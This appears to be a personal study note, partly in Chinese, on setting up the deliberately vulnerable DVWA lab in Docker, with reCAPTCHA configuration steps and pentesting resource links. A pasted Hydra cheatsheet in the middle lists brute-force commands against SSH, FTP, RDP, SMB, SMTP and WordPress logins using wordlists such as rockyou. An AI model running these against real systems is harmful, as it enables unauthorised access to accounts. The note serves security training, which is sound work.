https://s3-us-west-2.amazonaws.com/secure.notion-static.com/6f6ab354-cd9a-4f19-bb1b-1c0ab5d8a071/DVWA\_v1.3.pdf
```

首頁 - OWASP Top 10:2021

```
https://owasp.org/Top10/zh\_TW/
```

DVWA - Damn Vulnerable Web Application

```
https://dvwa.co.uk/
```

digininja/DVWA: Damn Vulnerable Web Application (DVWA)

```
https://github.com/digininja/DVWA
```

## Enable PHP modules

### Editing php.ini

#### 1. 直接進入 container 內修改

docker-vulnerable-dvwa/Dockerfile at master · opsxcq/docker-vulnerable-dvwa

```
https://github.com/opsxcq/docker-vulnerable-dvwa/blob/master/Dockerfile
```

Repo 裡有寫 PHP5 的設定，但是沒有 for PHP7 的，PHP7 的設定檔在

`/etc/php/7.0/apache2/php.ini`，看起來是已經安裝在環境裡，如果要自己 build，就要另外改 Dockerfile，將自己的 PHP7 config 複製進去

```
...  
COPY php.ini /etc/php5/apache2/php.ini  
...
```

```
docker exec -it app-training-dvwa /bin/bash
apt update -y && apt install vim -y
vim /etc/php/7.0/apache2/php.ini
service apache2 restart
```

## 2. 或自行 build image

```
git clone https://github.com/opsxcq/docker-vulnerable-dvwa.git
cd docker-vulnerable-dvwa
# prepare your own php.ini
docker build .
```

# Hydra

## password list

SecLists/Passwords/Common-Credentials at master · danielmiessler/SecLists

<https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials>

Hydra-Cheatsheet/Hydra-Password-Cracking-Cheatsheet.pdf at master · frizb/Hydra-Cheatsheet  
<https://github.com/frizb/Hydra-Cheatsheet/blob/master/Hydra-Password-Cracking-Cheatsheet.pdf>

Hydra Password Cracking Cheatsheet		
Command	Description	
hydra -P password-file.txt -v \$ip snmp	Hydra brute force against SNMP	
hydra -t 1 -l admin -P /usr/share/wordlists/rockyou.txt -vV \$ip ftp	Hydra FTP known user and rockyou password list	
hydra -v -V -u -L users.txt -P passwords.txt -t 1 -u \$ip ssh	Hydra SSH using list of users and passwords	
hydra -v -V -u -L users.txt -p "" -t 1 -u \$ip ssh	Hydra SSH using a known password and a username list	
hydra \$ip -s 22 ssh -l big_wordlist.txt	Hydra SSH Against Known username on port 22	
hydra -l USERNAME -P /usr/share/wordlists/nmap.lst -f \$ip pop3 -V	Hydra POP3 Brute Force	
hydra -P /usr/share/wordlists/nmap.lst \$ip smtp -V	Hydra SMTP Brute Force	
hydra -L ./webapp.txt -P ./webapp.txt \$ip http-get /admin	Hydra attack http get 401 login with a dictionary	
hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt \$ip rdp://\$ip	Hydra attack Windows Remote Desktop with rockyou	
hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt \$ip smb	Hydra brute force SMB user with rockyou	
hydra -l admin -P /passwordlist.txt \$ip -V http-form-post '/wp-login.php?log=%USER%&pwd=%PASS%&wp-submit=Log In&testcookie=1:S=Location'	Hydra brute force a Wordpress admin login	

# Medusa

Brute Force Password Cracking with Medusa | by SheHacks\_KE | Medium

<https://shehackske.medium.com/brute-force-password-cracking-with-medusa-b680b4f33d69>

jmk-foofus/medusa: Medusa is a speedy, parallel, and modular, login brute-forcer.

<https://github.com/jmk-foofus/medusa>

## write-ups

ctf-writeups/dvwa-low.md at master · mzet-/ctf-writeups

<https://github.com/mzet-/ctf-writeups/blob/master/DVWA/dvwa-low.md>

## *reCAPTCHA API key missing*

### Vulnerability: Insecure CAPTCHA

reCAPTCHA API key missing from config file: /var/www/html/config/config.inc.php

## 取得 reCAPTCHA v2 public & private key

<https://www.google.com/recaptcha/admin/create>

<https://www.google.com/recaptcha/admin/create>

註冊網域:

localhost

## Google reCAPTCHA

○/五○

### reCAPTCHA 類型 (i)

- reCAPTCHA v3 以分數驗證要求
- reCAPTCHA v2 以問題驗證要求
  - 「我不是機器人」核取方塊 勾選「我不是機器人」核取方塊來驗證要求
  - 隱形 reCAPTCHA 標記 在背景中驗證要求
  - reCAPTCHA Android 驗證 Android 應用程式中的要求

### 網域 (i)

+ http://localhost:8086/

### 擁有者

edit `/var/www/html/config/config.inc.php`

```
vim /var/www/html/config/config.inc.php
```

```
# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin/create
$_DVWA[ 'recaptcha_public_key' ] = '';
$_DVWA[ 'recaptcha_private_key' ] = '';
```

不支援 localhost 了，因此可以用 .local or 自己定義其他 alias 取代 localhost

# Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:

本機主機不在這個網站金鑰的  
支援網域清單中。



reCAPTCHA  
隱私權 - 條款

Change

## edit hosts file

```
127.0.0.1 dvwa.localtest
```

reCAPTCHA 金鑰 ▾

網域 ⓘ

✗ dvwa.localtest

+ 新增網域，例如 example.com

# Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:

我不是機器人



reCAPTCHA  
隱私權 - 條款

Change

## Other links

Web Security Testing Cookbook

<https://learning.oreilly.com/library/view/web-security-testing/9780596514839/>

MySQL SQL Injection Cheat Sheet | pentestmonkey

<https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

我們與 OSCP 的距離

<https://tech-blog.cymetrics.io/posts/crystal/oscp-review/>

資安這條路 04 - [Injection] SQL injection - iT 邦幫忙::一起幫忙解決難題，拯救 IT 人的一天

<https://ithelp.ithome.com.tw/articles/10240102>

[Day30] Pentesting CheatSheet Meow Meow - iT 邦幫忙::一起幫忙解決難題，拯救 IT 人的一天

<https://ithelp.ithome.com.tw/articles/10281813>

從 PicoCTF 中跨領域學資訊安全 :: 2021 iThome 鐵人賽

<https://ithelp.ithome.com.tw/users/20134305/ironman/4222>

SQL Tutorial

<https://www.w3schools.com/sql/default.asp>

SQL Server IF ELSE Statement By Examples

<https://www.sqlservertutorial.net/sql-server-stored-procedures/sql-server-if-else/>

Oracle基本修練: PL/SQL if-else, case statements | by ChunJen Wang | jimmy-wang | Medium

<https://medium.com/jimmy-wang/oracle基本修練-pl-sql-if-else-case-statements-5399d6631307>

OWASP Top Ten Web Application Security Risks | OWASP

<https://owasp.org/www-project-top-ten/>

網路安全-靶機dvwa之sql注入Low到High詳解（含程式碼分析）\_osc\_0qnrwmy3 - MdEditor

<https://www.gushiciku.cn/pl/pFNg/zh-tw>

Types of XSS | OWASP Foundation

[https://owasp.org/www-community/Types\\_of\\_Cross-Site\\_Scripting#DOM\\_Based\\_XSS\\_.28AKA\\_Type-0.29](https://owasp.org/www-community/Types_of_Cross-Site_Scripting#DOM_Based_XSS_.28AKA_Type-0.29)

SQL Server IF ELSE Statement By Examples

<https://www.sqlservertutorial.net/sql-server-stored-procedures/sql-server-if-else/>

Oracle基本修練: PL/SQL if-else, case statements | by ChunJen Wang | jimmy-wang | Medium

<https://medium.com/jimmy-wang/oracle基本修練-pl-sql-if-else-case-statements-5399d6631307>

Flexible Database Schema + Hybrid Data Model | JSON

<https://mariadb.com/database-topics/semi-structured-data/>

Birds of a Feather 2017: 邀請分享 Light Up The Korean DarkWeb - Dasom Kim

<https://www.slideshare.net/HITCONGIRLS/birds-of-a-feather-2017-light-up-the-korean-darkweb-dasom-kim>

The Malware Museum : Free Software : Free Download, Borrow and Streaming : Internet Archive

<https://archive.org/details/malwaremuseum>